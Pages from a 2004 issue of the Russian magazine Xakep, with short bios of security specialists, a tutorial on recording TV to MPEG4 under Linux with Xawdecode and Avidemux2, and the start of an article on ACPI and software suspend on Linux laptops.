Работал security-консультантом в US Internetworking, GTE Internetworking, BBN и Министерстве обороны США. Основатель Network Security Wizards - компании, разработавший одну из самых коммерчески успешных систем обнаружения атак Dragon. NSW впоследствии была куплена Enterasys Networks и переименована в Cabletron Company. Рон работает в ней начальником отдела компьютерной безопасности.



ЗАРАЗА

Русский security-специалист, отец сайта http://security.nnov.ru. Автор многочисленных эдвайсоров. Работает в крупной российской компании, занимаясь поддержкой пользователей. Принимает активное участие в исследованиях и обсуждении компьютерной безопасности.



MARTY ROESCH

Авторитетный специалист по техникам проникновения в компьютерные системы. Автор Snort Intrusion Detection System (www.snort.org) и многих других security-утилит (сканеры, honeypots и т.д.). Один из разработчиков политики безопасности в GTE Internetworking, Stanford Telecommunications Inc и Министерстве обороны США. Основатель и руководитель security-компании SourceFire.



KEITH OWENS

Кернел-хакер. Компьютерную карьеру начинал как системный программист на мейнфреймах IBM. Работал практически на всех клонах UNIX, с появлением первых версий Linux сразу влился в команду его поддержки. Написал несколько патчей и фиксов для ранних версий Linux, принимал активное участие в разработке ядра 2.5. В 2000 г. присоединился к группе SGI и сейчас занимается поддержкой kdb на системах ix86 и ia64.

Петр 'Roxton' Семилетов (tea@list.ru)



ПИНГВИН-ТЕЛЕЗРИТЕЛЬ

Купив ТВ-тюнер и принеся его домой, пользователь обнаруживает в коробке замечательный CD, а еще книжечку о том, какой софт на компакте находится и как использовать это добро. На первый, неискушенный взгляд, добра там предостаточно. Только вот для Linux ничего нет, да и информации в печатных органах не так уж много. Что ж, восполним этот пробел.

LINUX: ПРИЕМ ТВ И ЕГО ЗАПИСЬ В MPEG4

ОРИЕНТИРОВАНИЕ НА МЕСТНОСТИ

Начнем с того, что в каждом мало-мальски популярном дистрибутиве Linux есть и драйверы, и софт для приема ТВ. Но дистрибутив дистрибутиву рознь. Например, в Linux Mandrake есть 4 программы, которые позволяют смотреть ТВ - XawTv, MoTv, Zapping и Mplayer/Mencoder. По сути, только последний может записывать видео в нужный нам формат, например, DivX. Но особой заточки именно под телевидение Mplayer не имеет, и поэтому использовать его для этих целей не так уж удобно. Напрашивается вывод - искать что-то еще.

Поиски привели меня к четырем продуктам, о которых я хочу тебе рассказать. Этот набор софта кажется мне самым удобным. Ведь можно скачать кучу разных программ, все установить и протестировать, потратив на это время и усилия. Я же предлагаю тебе уже готовые результаты такого каторжного труда :). К сожалению, насколько мне известно, в рунете нет сайтов, посвященных захвату видео и его обработке именно в Linux'е. А для Windows-продуктов существует замечательный ресурс tuner.ixbt.com, который стоит посетить и линуксоидам. Но вернемся к нашей теме. В этой статье речь пойдет о программе для приема ТВ, кодеках сжатия видео и аудио и утилите редактирования видео (например, для вырезания из него рекламы).

ВЫБИРАЕМ АУДИОКОДЕК

Начнем с кодеков. Как правило, в mpeg4-подобных форматах (DivX, XVid) для сжатия звука используется обыкновенный mp3. Кодеков для него предостаточно, но в последнее время стандартом де-факто стал Lame (хотя, на мой взгляд, вернее, слух, BladeEnc меньше искажает звук). Lame забирается с lame.sourceforge.net. Напомню, что не стоит сжимать звук переменным битрейтом, так как позже, когда ты надумаешь что-нибудь сделать с таким фильмом, его редактирование может быть осложнено проблемой синхронизации видео с аудио. Это не камень преткновения, но прибавит хлопот. Насколько я знаю, тот же Virtual Dub не умеет работать с переменным битрейтом, а Avidemux2 (о нем будет рассказано ниже) может, но результат работы предсказать трудно.

В одной из статей на tuner.ixbt.com я наткнулся на совет о том, что при записи звук надо всегда выбирать без компрессии, а сжимать только потом, чтобы избежать десинхронизации. Возможно, в Windows такая проблема и актуальна, но в мире Linux я с ней не столкнулся. Всегда без проблем сжимал сразу mp3.

БИТВА ВИДЕОТИТАНОВ

К видеокодекам стоит подойти более тонко. В своих рассуждениях я буду исходить из того, что нам нужен кодек, который сразу будет качественно сжимать видео. Думаю, что никого не греет перспектива сначала записать с ТВ фильм в несжатый avi, а потом на досуге конвертировать его в другой формат. Еще нам нужна скорость. Чтобы процессор не перегревался, а система не трещала по швам, когда идет запись видео.

Обычно в обзорах советуют использовать самый свежий кодек DivX. Возражу. Во-первых, фактор его популярности в Windows не влияет на факт его непопулярности в Linux :). Во-вторых, на сайте флагмана видеоутилит под Windows, Virtual Dub, на момент написания этих строк висит манифест. В нем сказано, что DivX 5.1 не будет поддерживаться в Virtual Dub никоим образом. Причина - разработчик не может отлаживать Virtual Dub при установленном DivX 5.1 из-за защитных механизмов последнего. Ситуация может измениться в следующих релизах DivX, но пока дела обстоят именно так.

Далее. Большинство фильмов сжаты либо DivX'ом, либо XVid'ом. Все это mpeg4-подобные кодеки, различающиеся набором фишек и производительностью. Но прожорливы оба. О более скромном в плане ресурсов кодеке я расскажу в свое время.

Так вот, при тестировании на моем Athlon XP 1500 под Windows 98 SE старый добрый DivX 5.0 с параметрами по умолчанию загружал процессор на 80 процентов. Это при записи в BorgTV. Под Linux тоже по умолчанию настроенный XVid занимал 75% ресурсов процессора. Может быть, DivX в Linux'е повел бы себя иначе, чем в Windows, не знаю. Но думаю, что не зря мы сейчас видим все больше и больше фильмов, сжатых XVid'ом. Поэтому скачиваем с www.xvid.org свежую версию этого кодека и устанавливаем ее из исходников уже стандартным способом configure/make/make install.

ПРИНИМАЕМ НА ГРУДЬ

Теперь обратим взор на программу, которая будет отвечать за прием и запись - Xawdecode. С помощью этой программы мы будем принимать ТВ-сигнал и записывать его, подрядив под это дело внешние кодеки, которые обнаружатся у нас при запуске

ПОЛЕЗНЫЕ ЗВУКОВЫЕ ФИЛЬТРЫ AVIDEMUX2

Normalize - нормализация звука, то есть "дотягивание" его до нуля дБ. Не очень хорошая идея, потому что самые тихие звуки могут выползти на передний план. Если звук вообще уж очень тихий, пользуйся.

Time shift - сдвиг звука относительно видео (надо ввести значение в миллисекундах). Полезно, когда у тебя есть фильм с плохой синхронизацией видео с аудио.

скрипта configure. Вот какие кодеки он найдет, их поддержка и будет работать после компиляции.

На первый взгляд Xawdecode может показаться неудобным. В самом деле, что это такое - менюшек нет, тулбара нет :). Но это лишь на первый взгляд оно топорно. Кнопка "C" вызывает к жизни окно со списком каналов. Каждый канал представлен скриншотом с этого канала. Разумеется, каналы нужно сначала найти. Во-первых, их можно переключать курсорными клавишами вверх/вниз (а влево/вправо - тонкая подстройка). Во-вторых, когда ты точно знаешь, где какой канал, отредактируй файл конфигурации - он лежит в твоей домашней директории в подкаталоге .xawdecode и называется xawdecoderc. В секции Global options, где задаются опции по умолчанию, пишем следующее:


Описываем глобальные опции

```
norm = PAL
capture = grab
source = Television
```

Это значит, что ТВ-стандартом по умолчанию у нас будет PAL, видеозахват будет производиться через антенну, а grab указывает на то, что картинка будет выведена на устройство экрана. Кстати, нажав в Xawdecode на кнопку O, ты попадешь в окно настроек.

Здесь присутствует аналогичная опция Capture. По умолчанию она выставлена в Overlay. Если у тебя оверлей не поддерживается, то в окне ТВ изображения не будет. Надо выбрать из списка значение "grabdisplay". То же касается, кстати, и программы XawTV.

Но вернемся к настройке каналов. В файле конфигурации в конце, за комментарием "Channel options", идет набор секций, каждая из которых описывает очередной канал. Пример такой секции:


Xawdecode, запущенный в среде KDE

Тюнинг ТВ-каналов

```
[NEW CHANNEL]
channel = 52
fine = -6
norm = SECAM
color = 16302
bright = 28483
hue = 29954
contrast = 32314
key = Ctrl+6
```

Названия параметров не введут тебя в заблуждение. Скажу только о fine - это та самая тонкая подстройка, которая изменяется клавишами влево/вправо. Исходное значение - ноль. Клавиша "влево" изменяет fine в минусы, а "вправо" - наоборот.

Все эти значения можно регулировать и несколько иначе, прямо из Xawdecode. Клавиша E показывает окно настройки канала. Однако, во время написания этих строк, не все параметры сохраняются в конфиге, поэтому на практике удобнее и быстрее действовать в текстовом редакторе :).
Да, я знаю, что в bTv все регулируется через графический интерфейс. Обратная сторона медали - bTv является коммерческим продуктом. Это раз. Относительно сырой интерфейс - вторичен. Это два.

И снова о каналах. Если нужный тебе канал работает в стандарте, отличном от по умолчанию, например в Secam, то добавь в секцию этого канала строку "norm = secam". Переключить стандарт на ходу можно в окне настроек, просто выбрав нужный из списка. Также можно назначить каждому каналу некую комбинацию клавиш - в приведенном выше примере это Ctrl-6.

ПРЕЛЕСТИ GUI

Вот когда удобно пользоваться графическим интерфейсом, так это при настройке параметров кодеков. В окне опций идем в меню Record Movie -> Parameters. В самом верхнем списке Codec выбираем Ffmpeg - Mpeg4 или XVid. В Width и Height задаем ширину и высоту записываемого видео. Для справки - в системах PAL и SECAM стандартные размеры картинки таковы: 768x576.

Следующая опция, Quality - качество сжатия. Чем выше, тем больше нагрузка на процессор и тяжелее файл. У разных кодеков - разная градация качества. Например, для XVid таких пресетов больше, чем для Ffmpeg.

Далее идут еще две, наверное, самые важные опции: Min Quantizer (равно 2 по умолчанию) и Max Quantizer (равно 8 по умолчанию). Это настройки квантайзера. Квантайзер заведует макроблоками, на которые разбивается изображение. Не углубляясь в теорию, выдам несколько рабочих тезисов:


1. Указанные тобой размеры влияют на те самые "пиксельные квадраты", которые ты видишь на экране. Например, при Max Quantizer = 18 получится изображение, ВИДИМО состоящее из квадратов, каждый из которых состоит из пикселов.

2. Чем меньше оба значения, тем больше файл, больше нагрузка на процессор, но лучше качество.

3. Идеальное качество - когда оба параметра равны и невелики, например, 2-3. Но подумай, сколько это будет весить?

4. Изменение значений хотя бы на единицу влечет за собой ощутимые последствия, особенно в плане размера файла.

И еще одна важная опция, влияющая на качество видео - это, конечно же, Bitrate. Обычно можно ставить от 800 до 1500. Разумеется, чем битрейт ниже, тем меньше файл, и наоборот. Ниже настроек графики идут всевозможные опции сжатия звука - подразумевается mp3. Параметр Bitrate mode устанавливаем в Constant (CBR), а для mp3 Bitrate будет достаточно 128, учитывая "качество" звука по ТВ. В этом же окне настроек надо прописать, куда будут сохраняться видеофайлы. Их названия формируются автоматически, исходя из названия канала, а также даты и времени.




Окно настроек Xawdecode

ОДА FFMPEG'У

Необходимый минимум кодеков у нас есть, однако пригодится еще один - Ffmpeg. Вообще говоря, чтобы выжать из него все возможное, надо записывать видео через mencoder, выбрав в качестве кодека "lavc". Но сейчас мы говорим о простоте и комфорте и стандартах отечественного ТВ. Поэтому качаем Ffmpeg в чистом виде (**ffmpeg.sf.net**) и устанавливаем его следующим образом (опция --enabled-shared нужна для того, чтобы софт для приема/записи ТВ увидел наш кодек):

```
# ./configure --enabled-shared
# make
# make install
```

Ffmpeg крайне нетребователен к ресурсам компьютера. Используя его в качестве декодера, люди СМОТРЯТ видео на компьютерах с процессорами эдак K6-2 300. В режиме сжатия видео этот кодек тоже более чем умерен в потреблении ресурсов - процентов на 70% меньше, чем XVid. Но XVid, по моим наблюдениям, лучше в тех ситуациях, когда ты записываешь видео с каналов, прием которых очень плох, и картинка содержит много мусора. Ffmpeg превращает этот мусор в нечто невообразимое на экране, а вот XVid выдает более пристойную картинку. Но, записывая с "хороших" каналов, я использую только Ffmpeg.



На Xakep CD ты найдешь весь софт, который был упомянут в статье. А именно: последние версии аудио- и видеокодеков, программы для захвата ТВ-сигнала и редактирования видео.



Особенность Avidemux2 - сохранение производится только в копию файла, оригинал при этом не затрагивается. Поэтому запасись большим винтом :).

ПИНГВИН-RECORD'СМЕН

Сохраняем настройки, закрываем окно. Теперь, чтобы записать видео, достаточно нажать кнопку R. Чтобы прекратить запись - тоже ее. Если снова нажать R, то начнется запись другого файла. Не перепутай с bTV, где очень популярна кнопка паузы, и видео сбрасывается в один и тот же файл, который ты указал в опциях.

Завершая тему записи, не могу обойти вниманием важный вопрос. Допустим, ты планируешь записать фильм длиной в полтора часа. И тебе нужно подобрать настройки кодека таким образом, чтобы полученный в результате файл с видео поместился на одну болванку, то есть был размером, скажем, до 700 Мб.

Без сомнения, подбор опций кодека надо делать вручную. Но не записывать же тебе видео на 1,5 часа, только чтобы посмотреть, сколько будет весить файл? Вывод - надо записать короткий фрагмент и на его основе вычислить, сколько будет весить файл с такими же параметрами кодека, но большего времени.

Можно в уме, можно на калькуляторе. Но проще всего скачать с www.roxton.kiev.ua/vidw.tar.bz2 маленькую (аж 8 килобайт) утилитку, которую я создал специально для этого. Документация прилагается. Кстати, аналог существует и под Windows, вот он - http://tuner.ixbt.com/capture/files/bbc_10.zip. Надо сказать, что сначала я написал свою программу, а потом уже узнал о "конкуренте" :).



После Build VBR time map, когда ты сохранишь файл в Avidemux2, результатом может быть проблематичная прокрутка видео (в плеере).




- tuner.ixbt.com
- xawdecode.sf.net
- mydivx.lihoman.ru
- fixounet.free.fr/avidemux
- www.xvid.org
- www.roxton.kiev.ua
- www.virtualdub.org
- www.underbit.com/products/mad

РЕЖЕМ РЕКЛАМУ

Все, допустим, записали мы видео. Фильм какой-нибудь. Но вот реклама, будь она неладна! Как говорил один хирург, будем вырезать. Вводим в нашу пьесу нового персонажа - Avidemux2 (fixounet.free.fr/avidemux). Что любопытно - и Xawdecode, и Avidemux2 - французские программные продукты. Знать, любят видео в солнечной Франции! Avidemux2 очень напоминает просто Avidemux :). А тот, в свою очередь, похож на Virtual Dub. Но во второй ипостаси Avidemux'а больше отличий, чем сходства.

Открываем в Avidemux2 файл. Если в нем mp3 сжат с переменным битрейтом, то дополнительно надо применить операцию Audio -> Build VBR time map. Кстати, для этой операции тебе понадобится еще mp3-кодек Mad - он часто бывает и на дистрибутивах Linux. Конечно же, его надо установить до инсталляции Avidemux2.



Окно настроек кодеков в Xawdecode

Я кратко расскажу, что можно делать с Avidemux2 - кратко потому, что на сайте есть полная документация на русском. Во-первых, ты можешь покадрово перематывать фильм :). Курсорными клавишами на цифровой части клавиатуры, при включенном NumLock. Влево-вправо - это вперед и назад, а вверх-вниз - аналогично, но по ключевым кадрам.

Чтобы вырезать рекламу или вообще любой отрезок видео (вместе со звуком), нужно перемотать видео к началу фрагмента, который необходимо удалить. Здесь ставим маркер A через меню Edit -> Set marker A или кнопкой на нижнем тулбаре (выглядит как ">A"). Затем прокручиваем видео до конца фрагмента и ставим маркер B - из того же меню или кнопкой ">B". Теперь лезем в Edit -> Удалить. Да, интерфейс русифицирован пока не полностью. Тем менее, работает :).

После удаления ненужных фрагментов файл сохраняем. Вообще, нужно помнить, что если у тебя до сих пор установлены маркеры, то сохранен будет лишь тот участок, что находится между ними. Таким же образом ты можешь, например, выдрать из фильма понравившуюся музыку в титрах: выдели фрагмент и сделай File -> Save Audio.


При сохранении видео тебя спросят, желаешь ли ты использовать Smart Copy. Что это такое? Поясню. Avidemux2 работает в двух режимах - Copy и Process. Первый - это когда ты занимаешься просто редактированием видео, без применения эффектов, изменения формата и так далее. Process - когда ты обрабатываешь фильм эффектами, при этом меняя параметры кодеков. В любом случае, при режиме Process видео будет переконвертировано кодеком.

Но, допустим, мы только удалили некий фрагмент - рекламу, и теперь хотим сохранить файл. Возникает небольшая проблема. Если маркер B не является ключевым кадром, а неким "промежуточным", то при удалении такого фрагмента могут возникнуть "битые" кадры - ты, наверное, видел не раз, как видео вдруг превращается в эдакий импрессионизм, мешанину цветов и форм. Понятное дело, что вырезать фрагменты только по ключевым кадрам не очень удобно. Поэтому выбираем режим Smart copy. Причем та часть видео, где произошла потеря ключевых кадров (если маркер B был не ключевым, значит, при удалении фрагмента ты удалил и предшествующий маркеру B ключевой кадр), будет заново перекодирована. Тебя попросят ввести значение для квантайзера. Обычно это 4 или 5. Говоря проще, в режиме Smart copy кодеком будут заново пересжаты все "стыки".

Еще немного поговорим о режимах работы Avidemux. По умолчанию включен режим Copy. Чтобы активировать Process, надо нажать кнопку VProcess (на нижнем тулбаре). Аналогичный режим есть для аудио - включается он кнопкой AProcess. Когда они включены, ты можешь использо-

REZOUND - ЗВУКОВЫХ ДЕЛ МАСТЕР

При работе в Windows, когда мне нужно было сделать что-либо со звуком (вырезать ненужное, конвертировать в другой формат, пропустить через реверс), я всегда использовал SoundForge или WaveLab. С переходом в Linux мне тоже понадобился аналогичный инструмент - удобный и многофункциональный. После некоторых поисков я обнаружил ReZound (**rezound.sf.net**). Rezound работает на движке интерфейса FoxToolkit, поэтому придется скачать и его (**www.fox-toolkit.org**). Собрался он у меня с некоторыми трудностями. Пришлось после ./configure вручную отключать опции сборки с поддержкой OpenGL.



Главное окно ReZound

Пожалуй, ReZound стоит на одном уровне со своими коммерческими собратьями из мира Windows - с тем же SoundForge. Уйма функций обработки звука и эффектов на все случаи жизни. Поддержка плагинов LADSPA. Некоторые уникальные фишки, например, колесико, которое в реальном времени регулирует скорость воспроизведения. Я использую ReZound для того, чтобы сжимать файлы в OggVorbis - по загадочной причине ReZound выдает файлы меньшего размера, чем оригинальный oggenc при одинаковых параметрах сжатия. Разумеется, ReZound может открывать файлы в форматах MP3 и Ogg и сохранять их. Не говоря уже о форматах без компрессии, вроде Wav.

ReZound практически целиком локализован на русский Александром Прокудиным - не обращай внимания на англоязычный скриншот, просто я предпочитаю "английские версии". Итак, ReZound - программа однозначно must have для любого линуксоида, да и, пожалуй, профессионального звукорежиссера.

ПОЛЕЗНЫЕ ВИДЕОФИЛЬТРЫ AVIDEMUX2

Crop - обрезка изображения по краям. Причем сразу показывается, как именно картинка будет обрезана. Никакого "научного тыка", все визуально.

Resize - изменение размеров. Тут все понятно. Вернее, не совсем все понятно, так как изменение размеров сопряжено с возникновением искажений в видео, но это - тема обширная и выходит за рамки этой статьи.

Blacken borders - заливка рамки видео черным цветом.

Deinterlace - устранение "гребенки". Эту же проблему можно попытаться ликвидировать, экспериментируя с разными типами deinterlacing'а в Xawdecode, что, впрочем, нагрузит процессор, и без того озабоченный сжатием в mpeg4.

Subtitle - позволяет встроить субтитры непосредственно в видео, а не в форме отдельного файла. Можно задать источник текста, шрифт и его цвет.


Add Black Borders - добавить черную рамку. А потом можно наложить на ее нижнюю половину субтитры.

вать видео и звуковые фильтры. Для них предусмотрены кнопки A Filter и V Filter.

ПОДЫТОЖИМ

Однако пора подвести итоги. После должной настройки запись чего-либо с ТВ потребует минимума усилий с твоей стороны - знай сиди да нажимай на R. Учитывая широкие возможности Linux по планированию задач, даже этот процесс можно автоматизировать, чтобы Xawdecode автоматически запускался в указанное время и записывал столько-то времени видео по такому-то каналу (см. скрипт xawdecode_record из комплекта продукта). Ну а наличие такой программы, как Avidemux2, позволяет делать с видео практически все, что может понадобиться домашнему пользователю.

В настоящее время мультимедийные возможности Linux и Windows встали на один уровень (хотя в Linux гораздо шире реализована поддержка передачи потокового аудио и видео по сети, подробнее об этом читай в одном из прошлых номеров Х в статье "Вещаем в сети" - прим. ред.), но с одним важным различием: в Linux этот софт бесплатен.


Главное окно Avidemux2



SOFT: LINUX VS. WINDOWS

Любопытно резюмировать софт, аналогичный описанному в этой статье, но для платформы Windows. Кодек - XVid либо DivX (**www.divx.com**). Последний представлен четырьмя версиями - две коммерческие, одна с рекламой и еще одна бесплатная. Бесплатная хороша для того, чтобы смотреть кино, а сжимать видео ей не очень удобно, так как все вкусные фишки в ней заблокированы и доступны только в коммерческой версии. Я понимаю, что народ знает о существовании такой милой штуки, как кряки, но...

Многие продвинутые пользователи качают знаменитые твикнутые WDM-дрова от Ивана Ускова (**www.iulabs.com/rus**), которые в некоторых случаях позволяют выжать из их ТВ-тюнеров больше, нежели стандартные драйверы. Затем наш гипотетический продвинутый пользователь качает себе bTv (ранее BorgTV) с **www.borgtech.org/btv**. BTv - одна из лучших программ своего класса. Позволяет смотреть ТВ и записывать его на диск, используя один из установленных в системе кодеков (в том числе и DivX). Хотя bTv не бесплатна, я не знаю ее фриварных аналогов для Windows. Зато есть несколько коммерческих.

Итак, если у тебя нет желания платить за софт и пользоваться взломанными программами, то проблемы особой нет. Однако если некие моральные принципы запрещают тебе использовать нелицензионный софт, то в Windows выбор не так уж велик - базовый кодек DivX либо XVid, дрова от Ускова и bTV.



ХАКЕР/№06(66)/2004

Anton Karpov (toxa@real.xakep.ru)

МОБИЛЬНЫЕ ЮНИКСЫ VOL.1

Юникс на ноутбуке - возможно ли такое? Не секрет, что современные мобильные лаптопы гораздо сильнее завязаны на конкретную операционку (угадай, какую), чем настольный писюк. Управление питанием, яркостью экрана, "засыпание" с сохранением настроек, специфичные функциональные клавиши, беспроводная связь, редкое (т.к. мобильное) железо - все это требует специальных драйверов от конкретного производителя. Разумеется, почти все вендоры пишут свои дрова исключительно под одну популярную ОС и рекомендуют только ее для своей продукции. Даже IBM, самый, пожалуй, мощный на текущий момент спонсор и пропагандист Linux, ставит на свою серию ноутов ThinkPad все тот же логотипчик "Designed For Windows XP". Тем не менее, никсы, хоть и не без проблем, вполне сносно живут на лаптопах.

ПИНГВИН НА КОЛЕНЯХ

МЕНЯЕМ ОКНА НА ТУКСА

Долгое время мне было глубоко наплевать, как моя настольная операционка работает с питанием, монитором, мобильными устройствами. Мой компьютер работал (да и сейчас работает) двадцать пять часов в сутки без перезагрузки и выключения, а если мне надо было увеличить яркость монитора - я просто нажимал нужные кнопки вызова OSD (On Screen Display). Так было до тех пор, пока я не приобрел себе новенький лаптоп от Sony. С ноутом поставлялась предустановленная WinXP Home Edition с дополнительными программами и утилитами, которую строго не рекомендовалось сносить. Лицензионная WinXP прожила у меня ровно до первой перезагрузки - эта была перезагрузка с диска FreeBSD 5.1-RELEASE. Второй осью встал Slackware Linux. После этого и начались полные удовольствия ночи с заточкой операционок под лаптоп.

Испытания мобильностью проходят самые выдающиеся представители братства открытых исходников - Linux 2.4/2.6 и FreeBSD 5. К сожалению, вместить в одну статью все тонкости настройки обеих ОС не представляется возможным, поэтому здесь речь пойдет исключительно о пингвинах, а трудолюбивые демоны подождут до следующего номера.

ACPI И LINUX


Самое важное отличие ноутбуков от настольных машин - это повышенное внимание к управлению питанием. В стандартный набор возможностей входят: возможность перехода в режим пониженного энергопотребления, регулировка яркости экрана, возможность "засыпать" с сохранением текущей рабочей сессии (suspend to RAM/suspend to disk), а также умение реагировать на внешние события (например, уменьшать яркость экрана при выдергивании шнурка питания и возвращаться на максимальную яркость - при обратном подсоединении).

В Linux поддержка ACPI изначально присутствовала в виде патчей проекта ACPI4Linux, а затем эти изменения плавно перетекли в основную ветку ядра. Но и сейчас на сайте проекта появляются микроскопические патчики, исправляющие огрехи последних релизов. В Linux 2.4/2.6 поддержка ACPI включается в ядро в разделе General Setup -> Power Management support -> ACPI Support. Поддержку управления температурным режимом, процессором, кулером и т.п. можно как включить в ядро, так и собрать модульно.

ACPI В LINUX 2.4

Новая стабильная ветка 2.6 существенно продвинулась вперед в плане поддержки ACPI. Я бы даже не побоялся сказать, что в 2.6 ACPI поддерживается практически полноценно. К сожалению, не все могут позволить себе перейти на 2.6 в силу его "сырости": у кого-то не работает TV-тюнер, у кого-то глючит framebuffer - подобные сообщения не редкость в lkml (Linux kernel mailing lists), поэтому упоминание ядер 2.4 все еще актуально, хотя в них поддержка ACPI, прямо скажем, не на высоте.


Полноценная поддержка ACPI в 2.4 (здесь и далее под этим я буду подразумевать возможность не только включаться и выключаться, но и "засыпать" с сохранением состояния в оперативную память или раздел винчестера) возможна только с помощью патча Software Suspend (swsusp2). Если быть



KDE имеет удобную утилиту для контроля уровня заряда батарей

точным, все, чему этот патч научит ядро 2.4 - это засыпать с сохранением дампа оперативки на раздел диска и просыпаться с восстановлением этого дампа. Для работы понадобятся два патча - специфичный для определенной версии ядра и основной core-патч. На момент написания этих строк последним был патч для 2.4.24 ревизии 7 и core-патч версии 2.0. Разумеется, когда ты будешь читать эти строки, перечисленные версии будут делами давно минувших дней :), хотя патчи могут подойти и для новой версии ядра, например, патч для 2.4.24 может без проблем лечь на 2.4.25. Также не забудь глянуть на ACPI-патчи (это, как правило, косметические исправления) для актуального ядра на сайте acpi.sf.net.

Установка выполняется в четыре шага. Первым делом необходимо пропатчить ядро, сначала применив специфичный патч, а затем уже core-patch:


Сайт проекта ACPI4Linux

```
$ cd /usr/src/Linux-2.4.x
# patch -p1 < location-of-swsusp-version-specific-patch
# patch -p1 < location-of-swsusp-core-patch
```

Затем включаем в конфигурации поддержку SWSUSP. Hint: если до этого ядро уже было сконфигурировано, можно набрать "make oldconfig", и система предложит включить появившиеся опции:

```
CONFIG_SOFTWARE_SUSPEND_SWAPWRITER=y
CONFIG_SOFTWARE_SUSPEND2=y
CONFIG_SOFTWARE_SUSPEND_COMPRESSION=y
```

Или в меню "make menuconfig":

```
General setup --->
        Software Suspend support --->
                Image Storage (you need at least one writer) --->
                [*] Swap Writer
                Page Transformers --->
                [*] Compress image
```

Компилируем и ставим ядро:

```
# make dep clean bzImage modules modules_install
```

Затем в /etc/lilo.conf (или в конфиге Grub'а с соответствующими изменениями) прописываем ядру новый параметр - раздел диска, в который будет свопиться содержимое оперативки:

```
append="resume2=swap:/dev/hda4"
```

Где hda4 - заранее заготовленный раздел, размер которого вычисляем по формуле: 1,5*ОЗУ. Если создать новый раздел проблематично, то можно настроить свопинг в файл, подробности описаны в документации. Таким образом, запись для SWSUSP-ядра в /etc/lilo.conf может выглядеть так:

```
# vi /etc/lilo.conf

image=/boot/vmlinuz-2.4.24
        label=LinuxSWSUSP
        root=/dev/hda2
        vga=791
        append="resume2=swap:/dev/hda4 hdc=ide-scsi"
        read-only
```

Если все прошло удачно, то после перезагрузки с новым ядром файл /proc/acpi/info должен показать появление нового state S4 (swsusp). В принципе, "заснуть" можно уже сейчас командой "echo 4 > /proc/acpi/sleep" (или "echo > /proc/swsusp/activate"), однако есть способ лучше - использовать поставляемый разработчиками скрипт suspend.sh. Он, например, выгружает "проблемные" модули, чтобы после пробуждения загрузить их снова. За подробностями отсылаю тебя к документации на swsusp.sf.net, а сам тороплюсь перейти к возможностям ядра 2.6, все-таки мы рассматриваем современное железо в ноутбуках, а это обязывает нас быть на переднем крае ядерных разработок.

ACPI В LINUX 2.6

